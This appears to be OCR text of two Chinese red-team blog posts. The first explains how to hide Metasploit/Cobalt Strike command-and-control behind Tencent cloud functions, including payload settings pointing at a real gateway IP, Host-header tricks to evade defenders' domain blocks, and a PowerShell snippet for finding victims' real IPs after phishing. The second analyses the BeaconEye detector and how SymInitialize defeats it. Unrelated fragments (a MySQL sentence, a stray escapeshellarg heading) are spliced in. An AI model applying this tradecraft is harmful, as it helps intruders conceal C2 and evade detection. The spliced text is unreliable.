
• 配置成功的效果如下图



• 公网域名信息需要记录下来,后续会用到

生成配套的载荷(Payload)Hide ass

- 载荷按照如下配置,点击生成exe



- metasploit-framework中配置方法

- LHOST填写为云函数的域名


- LPORT固定填写为443

- 如果在监听(Handler)中配置了LURI及证书,这里需要和监听配置的一样

运行上线

原理解析

上文中使用云函数上线在原理上并不复杂,可以理解为将云函数作为https的反向代理使用。



0x02 对抗域名封禁

相比于CDN,域前置等老派隐藏C2的方法,云函数在方便性及速度上都有优势,所以在最近几次HW行动中很多红队人员都在使用,防守方对此也格外关注。

其中防守方最常见的方法就是在HW期间直接封禁类似*.apigw.tencentcs.com这种域名,禁止解析访问。

或者设置对应告警,一旦红队人员使用云函数上线,防守方马上就能定位到哪台机器已经失陷,然后修复漏洞。

接下来介绍如何对抗蓝队的域名封禁。


获取云函数网关IP


打开https://www.ping.cn/dns,将云函数域名输入后查询。

• 选择一个云函数官方服务器的IP地址,这里选择140.143.51.244


生成配套的载荷(Payload)


• 载荷按照如下配置,点击生成exe





• metasploit-framework中配置方法






• LHOST填写为140.143.51.244(云函数网关)

• HttpHostHeader填写为云函数的域名

运行上线



原理解析

这种方式上线与原始配置方法的区别在于载荷(payload)并不会访问域名*.apigw.tencentcs.com,也不会在目标网络产生相关的DNS记录,也就绕过了针对域名的封禁。

因为云函数网关在转发https请求时是根据http消息头中Host字段进行转发,所以我们将云函数域名直接填写在http消息头的host字段中,然后将http请求通过IP地址方式直接发送到云函数网关,同样可以达到反向代理的效果。

0x03 获取真实IP

云函数的缺陷

在使用云函数隐藏C2时都会遇到一个问题,就是无法获取到目标机的网络出口IP地址。今天我们要提到的一个mysql函数是 get_lock函数，先来看一下mysql文档中对其的描述：


上图中session 3是直接上线时的效果,可以看到我们可以通过目标主机的互联网出口IP进行地理位置定位。

session 1是使用云函数上线时的效果,只能获取到云函数的网关IP。

如果在HW或红队评估过程中,红队人员是通过广撒网钓鱼的方式投递载荷,C2服务可能会收到很多来自云沙箱的Session,因为Session的IP地址固定为云函数网关IP,红队人员就无法确定该Session是否有效。

获取真实IP

互联网有很多在线接口可以查询自己的公网ip地址,比如https://ifconfig.io/ip




通过session访问https://ifconfig.io/ip,我们就可以获取到session真实的ip地址。

poweshell代码

```
$WebRequest = [System.Net.WebRequest]::Create("http://ifconfig.io/ip")
$WebRequest.Method = "GET"
$WebRequest.ContentType = "application/json"
$Response = $WebRequest.GetResponse()
$ResponseStream = $Response.GetResponseStream()
$ReadStream = New-Object System.IO.StreamReader $ResponseStream
$Data = $ReadStream.ReadToEnd()
Write-Host $Data
```

执行效果：



自动化通知

在攻防对抗中,如果使用鱼叉钓鱼的方式投递载荷,红队人员想要在获取到session后第一时间得到通知,然后判断session是不是有效的,那自动化通知的方式就必不可少。


大致的流程如下:

配置云函数隐藏C2,确保自己不被溯源

获取到session后自动获取真实ip

将session的相关信息及获取到的真实ip通过消息通知的方式发送到手机

我们来看一下最终效果:



0x04 结语

攻防对抗过程中很多红队技术并不复杂,但是在提升技术的可用性和工程化落地方面也是很有必要且很有挑战的一件事。希望本文对各位红队同学在使用云函数时有所帮助。

10 Sept.

如何正确的"手撕" Cobalt Strike

作者：d_infinite

0x00 背景

众所周知，Cobalt Strike是一款在渗透测试活动当中，经常使用的C2(Command And Control/远程控制工具)。而Cobalt Strike的对抗是在攻防当中逃不开的话题，近几年来该领域对抗也愈发白热化。而绝大多数厂商的查杀，也是基于内存进行，然而其检测方式的不当，导致非常容易被Bypass，包括但不限于

- 扫描RWX内存(正常进程中的Private Data区域一般没有执行权限)
  - DOS头
- 扫描特征
  - 字符串特征
    - ReflectiveLoader
    - beacon.x64.dll
    - ...
  - Beacon Config(使用前)
- ...


上面列出的这些方法，实际都能绕过，核心原因是，去掉这些特征可以不影响Cobalt Strike Beacon的正常运行

0x01 BeaconEye核心原理

近日有安全人员开源了一款检测Cobalt Strike Beacon的工具，名字叫BeaconEye，他的核心原理是通过扫描Cobalt Strike中的内存特征，并进行Beacon Config扫描解析出对应的Beacon信息，项目地址是https://github.com/CCob/BeaconEye。该项目的最大的特点是绕过难度较高(相比于其他同类型扫描工具)，接下来对工具的核心原理进行剖析。


0x02 Beacon.dll

Cobalt Strike的shellcode，实际都是通过反射加载的方式加载Beacon.dll，而Beacon.dll中存在Beacon Config配置信息(主要定义通信目标/通信方式等)，在Cobalt Strike中对应的Resource是sleeve/beacon.dll




0x03 Beacon Config Generate

Beacon Config的生成在BeaconPayload类的exportBeaconStage函数中




```
long var22 = CommonUtils.ipToLong(this.c2profile.getString( = ".dns_idle")); var22: 0
int var24 = Integer.parseInt(this.c2profile.getString( = ".dns_sleep")); var24: 0 c2profile: Profile@5933
Settings var25 = new Settings(); var25: Settings@5944
var25.addShort(1, var21); var21: 0
var25.addShort(2, var1); var1: 8899
var25.addInt(3, var33); var33: 40000
var25.addInt(4, var18); var25: Settings@5944 var18: 1048576
var25.addShort(5, var19);
var25.addShort(6, var20);
var25.addData(7, this.publickey, 256);
var25.addString(8, CommonUtils.join((Collection)var11, (String)","), 256);
var25.addString(9, var32, 128);
var25.addString(10, var14, 64);
var25.addData(11, var15, 256);
var25.addData(12, var16, 256);
var25.addData(13, var17, 256);
var25.addData(14, CommonUtils.asBinary(this.c2profile.getString( = ".spawnto")), 16);
var25.addString(29, this.c2profile.getString( = ".post-ex.spawnto_x86"), 64);
var25.addString(30, this.c2profile.getString( = ".post-ex.spawnto_x64"), 64);
var25.addString(15, "", 128);
var25.addShort(31, QuickSecurity.getCryptoScheme());
var25.addInt(19, (int)var22);
var25.addInt(20, var24);
var25.addString(26, this.c2profile.getString( = ".http-get.verb"), 16);
var25.addString(27, this.c2profile.getString( = ".http-post.verb"), 16);
```

这上面指向的Settings结构体就是Beacon Config，比如var1，它代表实际通信的端口




最终Cobalt Strike会将Settings转化为bytes数组，然后使用固定的密钥进行Xor,并对剩余空白字段填入随机字符

最后将生成的beacon.dll嵌入到最终的PE文件中

0x04 Beacon Struc


Settings的Add系列函数，如AddShort，并不是简单的将Short类型直接追加到bytes数组中，而是追加了一个结构体



第一个字段是index，第二个是type(short/int/...)，第三个是length，第四个则是关键的value值，因此根据这个结构即可解析在内存或在文件中的Beacon Config

0x05 BeaconEye规则

接下来让我们看一下BeaconEye的yara规则



32位的Beacon Config规则长这个样子，如果你认真阅读了前文一定会觉得很疑惑，因为按照Java当中的结构，它应该分为四个部分

```
[ ID ] [ DATA TYPE ID ] [ LENGTH OF VALUE ] [ VALUE ]
```

但是实际的yara规则却没有办法对上java中的Beacon Config结构，说明Beacon.dll在装载的过程中，并没有直接将上述数据memcpy分配到堆中，接下来让我们通过对beacon.dll进行逆向

```
10  const void *value; // eax
11  __int16 v9; // si
12  char v11[16]; // [esp+10h] [ebp-10h] BYREF
13
14  dword_10039884 = a1;
15  dword_10039888 = (int)malloc(0x200u);
16  memset((void *)dword_10039888, 0, 0x200u);
17  for ( i = 0; i < 4096; ++i )
18    byte_10031010[i] ^= 0x2Eu;
19  sub_100068DF(v11, byte_10031010, 4096);
20  for ( j = sub_1000693B(v11); ; j = sub_1000693B(v11) )
21  {
22    v9 = j;
23    if ( j <= 0 )
24      break;
25    type = sub_1000693B(v11);
26    v4 = sub_1000693B(v11);
27    v5 = 8 * v9;
28    v6 = v5 + dword_10039888;
29    *(_WORD *)(v5 + dword_10039888) = type;
30    switch ( type )
31    {
32      case 1:                                   // Short
33        *(_WORD *)(v5 + dword_10039888 + 4) = sub_1000693B(v11);
34        break;
35      case 2:                                   // Int
36        *(_DWORD *)(v5 + dword_10039888 + 4) = sub_100068F8(v11);
37        break;
38      case 3:                                   // Data
39        length = v4;
40        *(_DWORD *)(v6 + 4) = malloc(v4);
41        value = (const void *)sub_10006966(v11, length);
42        memcpy_0(*(void **)(v6 + 4), value, length);
43        break;
44    }
45  }
46  return memset(byte_10031010, 0, sizeof(byte_10031010));
47}
```

通过Xor解密数据

写入Type，长度为WORD

写入Value

写入Value

写入Value

通过dllmain跟进，发现有一个关键函数，里面首先解密了先前Beacon Config的加密数据，然后遍历Beacon Config。首先是在拿到了Type之后，直接往堆中分配的内存写入WORD长度的Type，然后根据Type进行判断，case 1对应Short，case 2对应Int，case 3对应Data，所以实际上最终的Beacon Config的结构是

DWORD	DWORD
[DATA TYPE]	[VALUE]

```
public static string cobaltStrikeRule32 = "rule CobaltStrike { " +
        "strings: " +
            "$sdec = { " +
                " 00 00 00 00 00 00 00 00 " +
                " 01 00 00 00 (00|01|02|04|08|10) 00 00 00" +
                " 01 00 00 00 ?? ?? 00 00 " +
                " 02 00 00 00 ?? ?? ?? ?? " +
                " 02 00 00 00 ?? ?? ?? ?? " +
                " 01 00 00 00 ?? ?? 00 00 " +
               "} " +
        "condition: " +
            "any of them" +
    "}";
```

Beacon Type

Port

Sleep

Output

Jitter

??代表通配符，实际匹配的就是beacon.dll当中真正的config结构体，到这一步，后面的结构体还原就是顺水推舟了

0x06 Bypass BeaconEye

而近日有安全人员提出在执行Cobalt Strike的Shellcode之前，通过调用SymInitialize即可实现Bypass，本着好奇的态度，笔者继续对原理进行了深入的探究

0x07 SymInitialize作用

根据官方文档的描述，SymInitialize的作用是用来初始化进程符号句柄的

SymInitialize function (dbghelp.h)

12/05/2018 • 2 minutes to read

Initializes the symbol handler for a process.

Syntax

```
C++                                                    Copy

BOOL IMAGEAPI SymInitialize(
  HANDLE hProcess,
  PCSTR  UserSearchPath,
  BOOL   fInvadeProcess
);
```


它的传参有三个

- hProcess: 代表进程句柄
- UserSearchPath: 符号文件的搜索路径
- fInvadeProcess: 是否对进程中已加载的每个模块调用SymLoadModule64函数

仅仅从传参来看，并没有办法明确的判定为什么能Bypass，因此我们使用windbg进行对比抓取


0x08 Windbg调试

接下来我们分别对调用了SymInitialize和没有调用SymInitialize的Cobalt Strike的Beacon进行windbg调试，由于我们知道BeaconEye扫描的是堆内存，因此我们直接对比两者的堆内存



```
0:011> !heap -a
HEAPEXT: Unable to get address of ntdll!RtlpHeapInvalidBadAddress.
Index   Address  Name      Debugging options enabled
  1:   20eec0c0000
    Segment at 0000020eec0c0000 to 0000020eec1bf000 (000ff000 bytes committed)
    Segment at 0000020ef1cf0000 to 0000020ef1def000 (000ff000 bytes committed)
    Segment at 0000020ef1df0000 to 0000020ef1ef0000 (001ff000 bytes committed)
    Segment at 0000020ef1ff0000 to 0000020ef23ef000 (003f7000 bytes committed)
    Segment at 0000020ef23f0000 to 0000020ef25ef000 (00062000 bytes committed)
  2:   20eebee0000
    Segment at 0000020eebee0000 to 0000020eebef0000 (00001000 bytes committed)
  3:   20eec2e0000
    Segment at 0000020eec2e0000 to 0000020eec2ef000 (00009000 bytes committed)
0:011> !heap -s

************************************************************************************************************
                                    NT HEAP STATS BELOW
************************************************************************************************************
LFH Key                   : 0x615462560db4c13
Termination on corruption : ENABLED
          Heap     Flags   Reserv  Commit  Virt   Free  List   UCR  Virt  Lock  Fast
                             (k)     (k)    (k)     (k) length      blocks cont.  heap
-----------------------------------------------------------------------------------------
0000020eec0c0000 00000002   16564    8548  16364     69    34     5     2     0   LFH
0000020eebee0000 00000000      64       4     64      2     1     1     0     0
0000020eec2e0000 00001002     260      40     60      3     2     1     0     0   LFH
-----------------------------------------------------------------------------------------
```

调用了SymInitialize的Beacon堆



从上面两张图我们可以很清晰的看到，这两个进程在堆内存中的最大的区别是，使用了SymInitialize的第一个heap区域，比没有使用SymInitialize的第一个heap区域，多了几个Segment，那为什么多了几个Segment就导致BeaconEye无法扫描呢?

0x09 Windows中Heap结构

使用windbg，执行如下命令，查看一下具体Heap的结构

```
dt !_heap
```

可以看到heap结构的字段非常的多，这里重点关心3个字段

- SegmentListEntry: 存储堆段地址的双向链表
- BaseAddress: 堆段起始地址
- NumberOfPages: 页面的数量

那一个堆段的范围是怎么计算出来的呢?非常简单

```
BaseAddress ~ BaseAddress + NumberOfPages * PageSize
```

而每一个BaseAddress以及NumberOfPages，都仅仅只针对当前的堆段

A escapeshellarg为什么没有奏效?

